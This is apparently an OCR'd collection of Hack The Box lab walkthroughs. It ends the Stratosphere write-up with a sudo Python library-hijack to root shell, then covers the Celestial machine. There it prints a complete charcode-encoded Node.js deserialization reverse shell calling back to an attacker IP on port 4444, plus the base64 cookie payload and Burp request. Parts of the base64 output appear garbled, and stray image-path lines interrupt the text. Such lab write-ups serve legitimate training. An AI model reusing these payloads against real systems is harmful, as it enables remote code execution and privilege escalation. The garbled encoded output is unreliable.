


On submitting the decoded text, it generated a new hash for further step and again I decode it and submit the answer and after then again a new hash and it was processing repetitively same at each time on submitting decoded text.
Since test.py was importing hashlib which was a python library so I last option was python library hijacking to escalate the root privilege.

Therefore I create a hashlib.py script in the current directory to import system binary '/bin/bash' and hence now when we will run test.py then it will import hashlib.py which will calls /bin/bash binary file.

```
1 echo 'import os;os.system("/bin/bash")' > hashlib.py
2 sudo /usr/bin/python /home/richard/test.py
```

Booom!!! Here we owned root access, now let's get the root.txt file and finish this task.



Author: Ankur Sachdev is Information Security consultant and researcher in the field of Network & WebApp Penetration Testing .


From <https://www.hackingarticles.in/hack-the-box-stratospherewalkthrough/>

Celestial


Wednesday, January 2, 2019 7:14 PM

Expert level.
Level: Intermediate
Task: find **user.txt** and **root.txt** file in victim's machine.
WalkThrough
Since these labs are online available therefore they have static IP. The IP of Celestial is **10.10.10.85**
Let's start off with scanning the network to find our target.


```
1  nmap -A 10.10.10.85
```



The NMAP output shows us that the port TCP 3000 is opened on the target machine Let's try to access the website on a Non-standard HTTP port (3000) as follows :
Browse to http://10.10.10.85:3000 and we will be greeted with the following page




As we didn't find any other clue to move forward after navigating through many other possibilities; we quickly moved further to understand the website request via Burpsuite tool. Therefore, upon capturing the webpage's GET request, we noticed the **profile=** Cookie parameter (highlighted in red)




Copy the entire value inside the **profile=** cookie parameter and paste it in the Burpsuite decoder .

```
1  eyJ1c2VybmFtZSI6IkR1bW15IiwiY291bnRyeSI6IklkayBQcm9iYWJseSBTb21ld2hlcmUgR
   HVtYiIsImNpdHkiOiJMYW1ldG93biIsIm51bSI6IjIifQ%3D%3D
```


On decoding the same we will get the output in base64 format . Once again , we will decode the base64 format output and would be able to see the results in clear text format. The output displays username and other details of a specific user This is an indication that we can insert our code in the cookie profile parameter value to get the desired results.




On further investigation , we came to know that this is a Node JS deserialization bug for the purpose of remote code execution . Further details of the same are mentioned in the below website .If we read the entire content of the website , we will observe that there is a function which contains a particular string comprising of multiple numeric values.
https://opsecx.com/index.php/2017/02/08/exploiting-node-js-deserialization-bug-for-remote-code-execution/



Copy the entire numeric content (after *String.fromCharCode*) starting from 10 till 10 .
Navigate to the URL https://www.rapidtables.com/convert/number/ascii-hex-bin-dec-converter.html and convert Decimal to ASCII as shown in the screenshot below



Now let's change the contents of the ASCII text and replace the HOST and PORT parameter details with the HOST=10.10.14.3 and PORT= 4444, where 10.10.14.3 is our Kali machine IP . Once done, we will get the equivalent output in the Decimal format as shown below



Copy the decimal output from the above screenshot starting from 118 and ending with 10, with each number , separated by a comma.

Note : As we can see that the decimal output in the above output is separated by a space , hence we need to either do it manually OR need to refer to the following Python script method so as to include the comma values , before proceeding further

https://github.com/Sayantan5/Holiday/blob/master/encode.py

Once the decimal output (separated by comma) is ready , we need to now paste it inside the code shown below (replace the value with decimal output) and perform the Base64 encode of the same

```
1  echo {"username":"_$$ND_FUNC$$_function (){ eval(String.fromCharCode(value) )}()"} | base64 -w0
```

```
root@kali:~# echo '{"username":"_$$ND_FUNC$$_function (){ eval(String.fromCharCode(118,97,114,32,110,101,116
,32,61,32,114,101,113,117,105,114,101,40,39,110,101,116,39,41,59,10,118,97,114,32,115,112,97,119,110,32,61,3
2,114,101,113,117,105,114,101,40,39,99,104,105,108,100,95,112,114,111,99,101,115,115,39,41,46,115,112,97,119
,110,59,10,72,79,83,84,61,34,49,48,46,49,48,46,49,52,46,51,34,59,10,80,79,82,84,61,34,52,52,52,52,34,59,10,8
4,73,77,69,79,85,84,61,34,53,48,48,48,34,59,10,105,102,32,40,116,121,112,101,111,102,32,83,116,114,105,110,1
03,46,112,114,111,116,111,116,121,112,101,46,99,111,110,116,97,105,110,115,32,61,61,61,32,39,117,110,100,101
,102,105,110,101,100,39,41,32,123,32,83,116,114,105,110,103,46,112,114,111,116,111,116,121,112,101,46,99,111
,110,116,97,105,110,115,32,61,32,102,117,110,99,116,105,111,110,40,105,116,41,32,123,32,114,101,116,117,114,
110,32,116,104,105,115,46,105,110,100,101,120,79,102,40,105,116,41,32,33,61,32,45,49,59,32,125,59,32,125,10,
102,117,110,99,116,105,111,110,32,99,40,72,79,83,84,44,80,79,82,84,41,32,123,10,32,32,32,32,118,97,114,32,99
,108,105,101,110,116,32,61,32,110,101,119,32,110,101,116,46,83,111,99,107,101,116,40,41,59,10,32,32,32,32,99
,108,105,101,110,116,46,99,111,110,110,101,99,116,40,80,79,82,84,44,32,72,79,83,84,44,32,102,117,110,99,116,
105,111,110,40,41,32,123,10,32,32,32,32,32,32,32,32,118,97,114,32,115,104,32,61,32,115,112,97,119,110,40,39,
47,98,105,110,47,115,104,39,44,91,93,41,59,10,32,32,32,32,32,32,32,32,99,108,105,101,110,116,46,119,114,105,
116,101,40,34,67,111,110,110,101,99,116,101,100,33,92,110,34,41,59,10,32,32,32,32,32,32,32,32,99,108,105,101
,110,116,46,112,105,112,101,40,115,104,46,115,116,100,105,110,41,59,10,32,32,32,32,32,32,32,32,115,104,46,11
5,116,100,111,117,116,46,112,105,112,101,40,99,108,105,101,110,116,41,59,10,32,32,32,32,32,32,32,32,115,104,
46,115,116,100,101,114,114,46,112,105,112,101,40,99,108,105,101,110,116,41,59,10,32,32,32,32,32,32,32,32,115
,104,46,111,110,40,39,101,120,105,116,39,44,102,117,110,99,116,105,111,110,40,99,111,100,101,44,115,105,103,
110,97,108,41,123,10,32,32,32,32,32,32,32,32,99,108,105,101,110,116,46,101,110,100,40,34,68,105,115,99
,111,110,110,101,99,116,101,100,33,92,110,34,41,59,10,32,32,32,32,32,32,32,32,125,41,59,10,32,32,32,32,125,4
1,59,10,32,32,32,32,99,108,105,101,110,116,46,111,110,40,39,101,114,114,111,114,39,44,32,102,117,110,99,116,
105,111,110,40,101,41,32,123,10,32,32,32,32,32,32,32,32,115,101,116,84,105,109,101,111,117,116,40,99,40,72,7
9,83,84,44,80,79,82,84,41,44,32,84,73,77,69,79,85,84,41,59,10,32,32,32,32,125,41,59,10,125,10,99,40,72,79,83
,84,44,80,79,82,84,41,59,10))}()"}' | base64 -w0
```

```
eyJ1c2VybmFtZSI6Il8kJE5EX0ZVTkMkJF9mdW5jdGlvbiAoKXsgZXZhbChTdHJpbmcuZnJvbUNoYXJDb2RlKDExOCw5NywxMTQsMzIsMTEw
LDEwMSwxMTYsMzIsNjEsMzIsMTE0LDEwMSwxMTMsMTE3LDEwNSwxMTQsMTAxLDQwLDM5LDExMCwxMDEsMTE2LDM5LDQxLDU5LDExLDU5LDgz
NywxMTQsMzIsMTE1LDExMiw5NywxMTksMTEwLDMyLDYxLDMyLDExNCwxMDEsMTEzLDExNywxMDUsMTE0LDEwMSw0MCwzOSw5OSwxMDQsMTA1
LDEwOCwxMDAsOTUsMTEyLDExNCwxMTEsOTksMTAxLDExNSwxMTUsMzksNDEsNDYsMTE1LDExMiw5NywxMTksMTEwLDU5LDEwLDcyLDc5LDgz
LDg0LDYxLDM0LDQ5LDQ4LDQ2LDQ5LDQ4LDQ2LDQ5LDUyLDQ2LDUxLDM0LDU5LDEwLDgwLDc5LDgyLDg0LDYxLDM0LDUyLDUyLDUyLDUyLDM0LDU5LDM0
LDU5LDEwLDg0LDczLDc3LDY5LDc5LDg1LDg0LDYxLDM0LDUzLDQ4LDQ4LDQ4LDM0LDU5LDU5LDEwLDEwNSwxMDIsMzIsNDAsMTE2LDEyMSwxMTIs
MTAxLDExMSwxMDIsMzIsODMsMTE2LDExNCwxMDUsMTEwLDEwMyw0NiwxMTIsMTE0LDExMSwxMTYsMTExLDExNiwxMjEsMTEyLDEwMSw0NiwxMTEs
OSwxMTEsMTEwLDExNiw5NywxMDUsMTEwLDExNSwzMiw2MSw2MSw2MSwzOSwxMTcsMTEwLDEwMCwxMDEsMTEwLDEwMSwxMDAsMzksNDEsMzIsMTIz
MCwzOSw0MSwzMiwxMjMsMzIsODMsMTE2LDExNCwxMDUsMTEwLDEwMyw0NiwxMTIsMTE0LDExMSwxMTYsMTExLDExNiwxMjEsMTEyLDEwMSw0Niwx
Niw5OSwxMTEsMTEwLDExNiw5NywxMDUsMTEwLDExNSwzMiw2MSw2MSw2MSwzOSwxMTcsMTEwLDEwMCwxMDEsMTEwLDEwMSwxMDAsMzksNDAsMTA1LDEx
Niw0MSwzMiwxMjMsMzIsMTE0LDEwMSwxMTYsMTE3LDExNCwxMTAsMzIsMTE2LDExMiw5NywxMTAsNDAsMTA1LDExNiw0MSwzMiwzMywzMiw0NSw0OSw1
NzksMTAyLDQwLDExMiwxMTQsMTExLDExNiwxMTEsMTEwLDExNiw5NywxMDUsMTEwLDExNSwzMiw2MSwzMiwxMTIsMTE0LDExMSwxMTYsMTExLDExNiwx
MTA1LDExMSwxMTAsMzIsOTksNDAsNzIsNzksODMsODQsNDQsODAsNzksODIsODQsNDEsMzIsMTIzLDEwLDMyLDMyLDMyLDMyLDExOCw5NywxMTQsMzIsOT
```

Copy the encoded output above and paste it in front of the **Profile=** parameter of the Burpsuite as shown in the image below.

Raw | Params | Headers | Hex

```
GET / HTTP/1.1
Host: 10.10.10.85:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie:
```


```
profile=eyJ1c2VybmFtZSI6Il8kJE5EX0ZVTkMkJF9mdW5jdGlvbiAoKXsgZXZhbChTdHJpbmcuZnJvbUNoYXJDb2RlKDExOCw5N
ywxMTQsMzIsMTEwLDEwMSwxMTYsMzIsNjEsMzIsMTE0LDEwMSwxMTMsMTE3LDEwNSwxMTQsMTAxLDQwLDM5LDExMCwxMDEsMTE2LD
